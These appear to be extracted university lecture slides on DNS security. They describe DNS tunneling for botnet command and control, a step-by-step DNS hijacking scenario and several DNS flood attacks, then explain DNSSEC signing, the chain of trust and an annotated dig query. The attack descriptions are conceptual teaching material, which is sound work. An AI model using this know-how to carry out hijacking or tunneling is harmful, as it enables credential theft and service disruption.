Vulnerability 2: DNS tunneling


EXAMPLE : TUNNELING BOTNET C&C DATA AND COMMANDS OVER DNS



Attacker track down DNS Queries with stolen data from server query log then decrypts the DNS Query and gets the username and password.

Vulnerability 2: DNS tunneling

EXAMPLE : TUNNELING BOTNET C&C DATA AND COMMANDS OVER DNS



Attacker's Nameserver (C&C Server) sends back DNS Response with new command encoded into Resource Record (RR) back to the infected host. That's how botmaster can establish a C&C bidirectional channel

Vulnerability 3: *DNS hijacking*

- ❑ DNS queries are incorrectly resolved in order to unexpectedly redirect users to malicious sites.
- ❑ To perform the attack, perpetrators either install malware on user computers, take over routers, or intercept or hack DNS communication.
- ❑ For example:
 - ❑ The attacker creates a dummy site that looks and feels just like the site they are targeting.
 - ❑ The attacker uses a targeted attack (such as spear phishing) to obtain login credentials to the Admin panel of the DNS provider for the target site.
 - ❑ The attacker then goes into the DNS admin panel and changes the DNS records for the site they are targeting (this is known as DNS Hijacking), so that users trying to access the site will instead be sent to the dummy site.
 - ❑ The attacker forges a TLS encryption certificate that will convince a user's browser that the dummy site is legitimate.
 - ❑ Unsuspecting users go to the URL of the compromised site and get redirected to the dummy site.
 - ❑ The users then attempt to log in on the dummy site, and their login credentials are harvested by the attacker.

Vulnerability 3: DNS hijacking

- ❑ There are four basic **types** of DNS redirection:
 - ❑ **Local DNS hijack** — attackers install Trojan malware on a user's computer, and change the local DNS settings to redirect the user to malicious sites.
 - ❑ **Router DNS hijack** — many routers have default passwords or firmware vulnerabilities. Attackers can take over a router and overwrite DNS settings, affecting all users connected to that router.
 - ❑ **Man in the middle DNS attacks** — attackers intercept communication between a user and a DNS server, and provide different destination IP addresses pointing to malicious sites.
 - ❑ **Rogue DNS Server** — attackers can hack a DNS server, and change DNS records to redirect DNS requests to malicious sites.

Vulnerability 4: NXDOMAIN attack

- This is a type of DNS flood attack where an attacker floods a DNS server with requests, asking for records that do not exist, in an attempt to cause a denial-of-service for legitimate traffic.
- This can be accomplished using sophisticated attack tools that can auto-generate unique subdomains for each request.
- NXDOMAIN attacks can also target a recursive resolver with the goal of filling the resolver's cache with junk requests.

Vulnerability 5: Phantom domain attack

- A phantom domain attack has a similar result to an NXDOMAIN attack on a DNS resolver.
- The attacker sets up a bunch of '**phantom**' domain servers that either respond to requests very slowly or not at all.
- The resolver is then hit with a flood of requests to these domains and the resolver gets tied up waiting for responses, leading to slow performance and denial-of-service.

Vulnerability 6: Random subdomain attack

- ❑ In this case, the attacker sends DNS queries for several random, nonexistent subdomains of one legitimate site.
- ❑ The goal is to create a denial-of-service for the domain's authoritative nameserver, making it impossible to lookup the website from the nameserver.
- ❑ As a side effect, the ISP serving the attacker may also be impacted, as their recursive resolver's cache will be loaded with bad requests.

Vulnerability 7: Domain lock-up attack

- ❑ Attackers orchestrate this form of attack by setting up special domains and resolvers to create TCP connections with other legitimate resolvers.
- ❑ When the targeted resolvers send requests, these domains send back slow streams of random packets, tying up the resolver's resources.

Vulnerability 8: Botnet-based CPE attack

- ❑ These attacks are carried out using CPE devices (Customer Premise Equipment; this is hardware given out by service providers for use by their customers, such as modems, routers, cable boxes, etc.).
- ❑ The attackers compromise the CPEs and the devices become part of a botnet, used to perform random subdomain attacks against one site or domain.

Vulnerability 9: *DNS query confidentiality*

- ❑ Another important DNS security issue is user privacy. DNS queries are not encrypted.
- ❑ Even if users use a DNS resolver like 1.1.1.1 that does not track their activities, DNS queries travel over the Internet in plaintext.
- ❑ This means anyone who intercepts the query can see which websites the user is visiting
- ❑ This lack of privacy has an impact on security and, in some cases, human rights;
- ❑ if DNS queries are not private, then it becomes easier for governments to censor the Internet and for attackers to stalk users' online behavior.

Main measures to secure DNS

fare il bind tra record e proprietario di quel server. Non risolve tutte le vulnerabilità, ad esempio non garantisce confidentiality

- ❑ **DNSSEC**: The security extensions to DNS add protection for DNS records, and allow the resolvers and applications to authenticate the data received
- ❑ **DNS over TLS and DNS over HTTPS** are two standards for encrypting DNS queries in order to prevent external parties from being able to read them
- ❑ **DNS firewall**, a tool that can provide a number of security and performance services for DNS servers

/

DNSSEC main features

Intro

- ❑ DNSSEC creates a secure domain name system by ***adding cryptographic signatures to existing DNS records.*** servono ad autenticare la risposta ricevuta a seguito di una query
- ❑ These digital ***signatures are stored in DNS name servers alongside common record types*** like A, AAAA, MX, CNAME, etc.
- ❑ By checking its associated signature, you can verify that a requested DNS record comes from its authoritative name server and wasn't altered en-route, opposed to a fake record injected in a man-in-the-middle attack.
- ❑ DNSSEC was originally specified in RFCs 4033, 4034, 4035
- ❑ Subsequently, additional RFCs have been issued: RFCs 4470, 4641, 5155, 6014


DNSSEC record types

- ❑ To facilitate signature validation, DNSSEC adds a few new DNS record types:
 - ❑ **RRSIG** - Contains a cryptographic signature
 - ❑ **DNSKEY** - Contains a public signing key
 - ❑ **DS** - Contains the hash of a DNSKEY record
 - ❑ **NSEC** and **NSEC3** - For explicit denial-of-existence of a DNS record
 - ❑ **CDNSKEY** and **CDS** - For a child zone requesting updates to DS record(s) in the parent zone

Resource Record sets

- ❑ The first step towards securing a zone with DNSSEC is to group all the records with the same type into a resource record set (RRset)
- ❑ It's actually ***this full RRset that gets digitally signed***, opposed to individual DNS records.

- ❑ Of course, this also means that you must request and validate all of the A and AAAA records from a zone with the same label instead of validating only one of them.



INTERNET DRAFT

DNS Resource Record Sets

2015-05-22

1 Introduction


Each DNS Resource Record (RR) has a label, class, type, and data. It is meaningless for two records to ever have label, class, type and data all equal - servers should suppress such duplicates if encountered. It is however possible for most record types to exist with the same label, class and type, but with different data. Such a group of records is hereby defined to be a Resource Record Set (RRSet).

Zone-Signing Keys

- ❑ Each zone in DNSSEC has a ***zone-signing key pair (ZSK)***:
 - ❑ the private key digitally signs each RRset in the zone
 - ❑ the public key verifies the signature
- ❑ To enable DNSSEC, a zone operator creates digital signatures for each RRset using the private ZSK and stores them in their name server as RRSIG records
- ❑ ***The zone operator also needs to make their public ZSK available*** by adding it to their name server in a DNSKEY record

Zone-Signing Keys

- When a DNSSEC resolver requests a particular record type, the name server also returns the corresponding RRSIG
- The resolver can then pull the DNSKEY record containing the public ZSK from the name server
- Together, the RRset, RRSIG, and public ZSK can validate the response.**
- If we trust the zone-signing key in the DNSKEY record, we can trust all the records in the zone
- We need a way to validate the public ZSK**




Key-Signing Keys

- ❑ In addition to a zone-signing key, DNSSEC name servers also have a **key-signing key (KSK)**
- ❑ The **KSK validates the DNSKEY record** in exactly the **same** way as our **ZSK** secured the rest of our RRsets in the previous slides
- ❑ It signs the public ZSK (which is stored in a DNSKEY record), **creating an RRSIG for the DNSKEY**
- ❑ The name server publishes the public KSK in another DNSKEY record
- ❑ **Both the public KSK and public ZSK are signed by the private KSK**
- ❑ Resolvers can then use **the public KSK to validate the public ZSK**

The validation process

1. Request the desired RRset, which also returns the corresponding RRSIG record.
2. Request the DNSKEY records containing the public ZSK and public KSK, which also returns the RRSIG for the DNSKEY RRset.
3. Verify the RRSIG of the requested RRset with the public ZSK.
4. Verify the RRSIG of the DNSKEY RRset with the public KSK
5. (the DNSKEY RRset and corresponding RRSIG records can be cached)



Why separate KSK and ZSK?

- it's difficult to swap out an old or compromised KSK.
- Changing the ZSK, on the other hand, is much easier.
- This allows us to use a smaller ZSK without compromising the security of the server, minimizing the amount of data that the server has to send with each response.

But things get more complicated...

- We've now established trust ***within our zone***
- but DNS is a hierarchical system, and zones rarely operate independently
- Complicating things further, the key-signing key is signed by itself, which doesn't provide any additional trust
- We need a way to connect the trust in our zone with its parent zone***

Delegation Signer Records


- ❑ DNSSEC introduces a ***delegation signer (DS)*** record to allow the transfer of trust from a parent zone to a child zone.
- ❑ A zone operator hashes the DNSKEY record containing the public KSK and gives it to the parent zone to publish as a DS record.
- ❑ Every time a resolver is referred to a child zone, the parent zone also provides a DS record.
- ❑ This DS record is how resolvers know that the child zone is DNSSEC-enabled.
- ❑ To check the **validity** of the child zone's public KSK:
 - ❑ the resolver hashes it and compares it to the DS record from the parent.
 - ❑ If they match, the resolver can assume that the public KSK hasn't been tampered with, which means it can trust all of the records in the child zone.
 - ❑ This is how a chain of trust is established in DNSSEC.

NOTE

- Any change in the KSK also requires a change in the parent zone's DS record.
- Changing the DS record is a multi-step process that can end up breaking the zone if it's performed incorrectly.
- First, the parent needs to add the new DS record, then they need to wait until the TTL for the original DS record to expire before removing it.
- This is why it's much easier to swap out zone-signing keys than key-signing keys.***

DNSSEC chain of trust

- ❑ the DS record is signed just like any other RRset, which means it has a corresponding RRSIG in the parent.
- ❑ The whole validation process repeats until we get to the parent's public KSK.
- ❑ To verify that, we need to go to that parent's DS record, and on and on we go up the chain of trust.
- ❑ However, when we finally get to **the root DNS zone**, we have a problem: there's no parent DS record to validate against



The Root Signing Ceremony

- ❑ Several selected individuals from around the world come together and sign the root DNSKEY RRset in a very public and highly audited way.
- ❑ The ceremony produces an RRSIG record that can be used to verify the root name server's public KSK and ZSK.
- ❑ Instead of trusting the public KSK because of the parent's DS record, we assume that it's valid because we trust the security procedures around accessing the private KSK
- ❑ The private signing key used in this process is quite literally the key to the entire DNSSEC-protected Internet
- ❑ More details: <https://www.cloudflare.com/dns/dnssec/root-signing-ceremony/>

Explicit Denial of Existence


- ❑ If you ask DNS for the IP address of a domain that doesn't exist, it returns an empty answer
 - ❑ there's no way to explicitly say, "sorry, the zone you requested doesn't exist."
 - ❑ This is a problem if you want to authenticate the response, since there's no message to sign.
- ❑ DNSSEC fixes this by adding the NSEC and NSEC3 record types
 - ❑ *They both allow for an authenticated denial of existence*
- ❑ NSEC works by returning the "next secure" record (in alphabetic order). For example, consider a name server that defines AAAA records for api, blog, and www.
- ❑ This effectively tells you that store doesn't exist.
 - ❑ *And, since the NSEC record is signed, you can validate its corresponding RRSIG just like any RRset.*
- ❑ Unfortunately, ***this solution allows anybody to walk through the zone and gather every single record without knowing which ones they're looking for.***
 - ❑ This can be a potential security threat if the zone administrator was counting on the contents of the zone being private
 - ❑ we have the solution to this problem (in a few slides..)

A real example



Goal of this section

- ❑ Better understanding of the DNSSEC details with a real example
- ❑ Let's try to understand the validation chain and some protocol details by trying to resolve the name **example.com**
- ❑ We are using 2 tools
 - ❑ **DNSViz** (<https://dnsviz.net/>) is a tool for visualizing the status of a DNS zone. It was designed as a resource for understanding and troubleshooting deployment of the DNS Security Extensions (DNSSEC). It provides a visual analysis of the DNSSEC authentication chain for a domain name and its resolution path in the DNS namespace, and it lists configuration errors detected by the tool
 - ❑ **dig** is a network administration command-line tool for querying the Domain Name System
- ❑ Nice reading that inspired the second part of this section:
<https://metebalci.com/blog/a-minimum-complete-tutorial-of-dnssec/>

The high level picture




The high level picture



Delegation Signer Record for example.com KSK.
This is the one related to the KSK of example.com. The other 3 DS records were actually returned by the server but they are not used to sign the delegated zones

The high level picture



A query for the A record of example.com with dig

```
marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com A

;; ANSWER SECTION:

example.com.      86377      IN          A           93.184.216.34
example.com.      86377      IN          RRSIG      A 8 2 86400
20211129175238 20211108194821 31944 example.com.

PbWyo6M1RSQq0mmbtC4aev0Cx2QVyGiBTHeGCMCelegHYxktI7eSck95
ZeRrWcAX78A/ew+qn01x490Q0pm2+gpbXTXg8unj0SBw+UCj1KGv+5C9
Bj80jXfti5SthCqpi0waf5o/608IlIift1UXhDqpQVplUljeL0mZDZC21 AbA=
```

A query for the A record of example.com with dig

```
marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com A

;; ANSWER SECTION:

example.com.      86377      IN      A       93.184.216.34

example.com.      86377      IN      RRSIG    A 8 2 86400
20211129175238 20211108194821 31944 example.com.

PbWyo6M1RSQq0mmbtC4aev0Cx2QVyGiBTHeGCMCelegHYxktI7eSck95
ZeRrWcAX78A/ew+qn01x490Q0pm2+gpbXTXg8unj0SBw+UCj1KGv+5C9
Bj80jXfti5SthCqpi0waf5o/608IlIift1UXhDqpQVplUljeL0mZDZC21 AbA=
```

“legacy” A record: example.com --> 93.184.216.34

A query for the A record of example.com with dig

```
marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com A

;; ANSWER SECTION:

example.com.      86377      IN       A        93.184.216.34

example.com.      86377      IN       RRSIG    A 8 2 86400
20211129175238 20211108194821 31944 example.com.

PbWyo6M1RSQq0mmbtC4aev0Cx2QVyGiBTHeGCMCelegHYxktI7eSck95
ZeRrWcAX78A/ew+qn01x490Q0pm2+gpbXTXg8unj0SBw+UCj1KGv+5C9
Bj80jXfti5SthCqpi0waf5o/608IlIift1UXhDqpQVplUljeL0mZDZC21 AbA=
```

RRSIG record. This record contains the signature made by the authoritative name server for example.com

A query for the A record of example.com with dig

```
marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com A

;; ANSWER SECTION:

example.com.      86377      IN          A           93.184.216.34
example.com.      86377      IN          RRSIG      A 8 2 86400
20211129175238 20211108194821 31944 example.com.

PbWyo6M1RSQq0mmbtC4aev0Cx2QVyGiBTHeGCMCelegHYxktI7eSck95
ZeRrWcAX78A/ew+qn01x490Q0pm2+gpbXTXg8unj0SBw+UCj1KGv+5C9
Bj80jXfti5SthCqpi0waf5o/608IlIift1UXhDqpQVplUljeL0mZDZC21 AbA=
```

Type Covered: record type this RRset covers,
above it is A.

A query for the A record of example.com with dig

```
marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com A

;; ANSWER SECTION:

example.com.      86377      IN      A       93.184.216.34

example.com.      86377      IN      RRSIG    A 8 2 86400
20211129175238 20211108194821 31944 example.com.

PbWyo6M1RSQq0mmbtC4aev0Cx2QVyGiBTHeGCMCelegHYxktI7eSck95
ZeRrWcAX78A/ew+qn01x490Q0pm2+gpbXTXg8unj0SBw+UCj1KGv+5C9
Bj80jXfti5SthCqpi0waf5o/608IlIift1UXhDqpQVplUljeL0mZDZC21 AbA=
```

“original” time to leave

A query for the A record of example.com with dig

```
marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com A

;; ANSWER SECTION:

example.com.      86377      IN          A           93.184.216.34
example.com.      86377      IN          RRSIG      A 8 2 86400
20211129175238 20211108194821 31944 example.com.

PbWyo6M1RSQq0mmbtC4aev0Cx2QVyGiBTHeGCMCelegHYxktI7eSck95
ZeRrWcAX78A/ew+qn01x490Q0pm2+gpbXTXg8unj0SBw+UCj1KGv+5C9
Bj80jXfti5SthCqpi0waf5o/608IlIift1UXhDqpQVplUljeL0mZDZC21 AbA=
```

Algorithm: 8 , RSA/SHA-256

A query for the A record of example.com with dig

```
marlon@marlonsMBP ~ % dig +qr +dnssec @1.1.1.1 example.com A

;; ANSWER SECTION:

example.com.      86377      IN          A           93.184.216.34
example.com.      86377      IN          RRSIG      A 8 2 86400
20211129175238 20211108194821 31944 example.com.

PbWyo6M1RSQq0mmbtC4aev0Cx2QVyGiBTHeGCMCelegHYxktI7eSck95
ZeRrWcAX78A/ew+qn01x490Q0pm2+gpbXTXg8unj0SBw+UCj1KGv+5C9
Bj80jXfti5SthCqpi0waf5o/608IlIift1UXhDqpQVplUljeL0mZDZC21 AbA=
```

